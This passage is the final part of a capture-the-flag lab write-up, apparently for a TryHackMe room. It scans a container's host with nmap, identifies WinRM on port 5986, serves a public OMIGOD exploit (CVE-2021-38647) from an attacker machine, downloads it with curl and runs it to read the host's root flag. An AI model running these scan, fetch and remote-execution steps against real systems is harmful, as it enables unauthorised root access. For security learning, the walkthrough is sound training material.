
./nmap 172.17.0.1 -p- — min-rate 5000

```
# ./nmap 172.17.0.1 -p- --min-rate 5000
./nmap 172.17.0.1 -p- --min-rate 5000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-09-12 12:04 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-172-17-0-1.eu-west-1.compute.internal (172.17.0.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000031s latency).
Not shown: 65531 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
5985/tcp closed unknown
5986/tcp open   unknown
```

scan found `5986/tcp open unknown` — port 5986 maps to WinRM over HTTPS in Windows environments or to OMIGOD related services in this lab context.

On Kali, serve the Omigod PoC:



https://github.com/CyberMonitor/CVE-2021-38648/blob/main/CVE-2021-38647.py

```
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.162.192 - - [12/Sep/2025 17:28:43] "GET /nmap HTTP/1.1" 200 -
10.10.162.192 - - [12/Sep/2025 17:38:29] "GET /CVE-2021-38647.py HTTP/1.1" 200 -
```

cd ~/Downloads

python3 -m http.server 8000

On the container, download and run the PoC against the internal host IP:

```
# curl http://10.9.1.120:8000/CVE-2021-38647.py -o CVE-2021-38647.py
curl http://10.9.1.120:8000/CVE-2021-38647.py -o CVE-2021-38647.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5246  100  5246    0     0  10640      0 --:--:-- --:--:-- --:--:-- 10640
# python3 CVE-2021-38647.py
python3 CVE-2021-38647.py
usage: CVE-2021-38647.py [-h] -t TARGETIP [-p TARGETPORT] [-c COMMAND]
                         [-s SCRIPT]
CVE-2021-38647.py: error: the following arguments are required: -t/--TargetIP
```

curl http://10.9.1.120:8000/CVE-2021-38647.py -o


CVE-2021–38647.py

python3 CVE-2021–38647.py -t 172.17.0.1 -c “cat /root/root.txt”

```
# python3 CVE-2021-38647.py -t 172.17.0.1 -c "cat /root/root.txt"
python3 CVE-2021-38647.py -t 172.17.0.1 -c "cat /root/root.txt"
THM{7f147ef1f36da9ae29529890a1b6011f}
```

- **What it does:** The PoC targets the OMIGOD vulnerability to execute commands on the host (172.17.0.1). The `-c`argument runs the command and returns output.
- **Result:** The PoC prints the host root flag you requested,

`THM{7f147ef1f36da9ae29529890a1b6011f}`



CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

Being honest using linpeas.sh and solving this room had me confused and I did take a lot of help from PenguinSecurity and I found it really helpful and this helped me learn something new as well as navigate through this .

https://youtu.be/MUU7LAKOQYs -> This is the link of PenguinSecurity for anyone who prefers it instead of the writeup :)

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!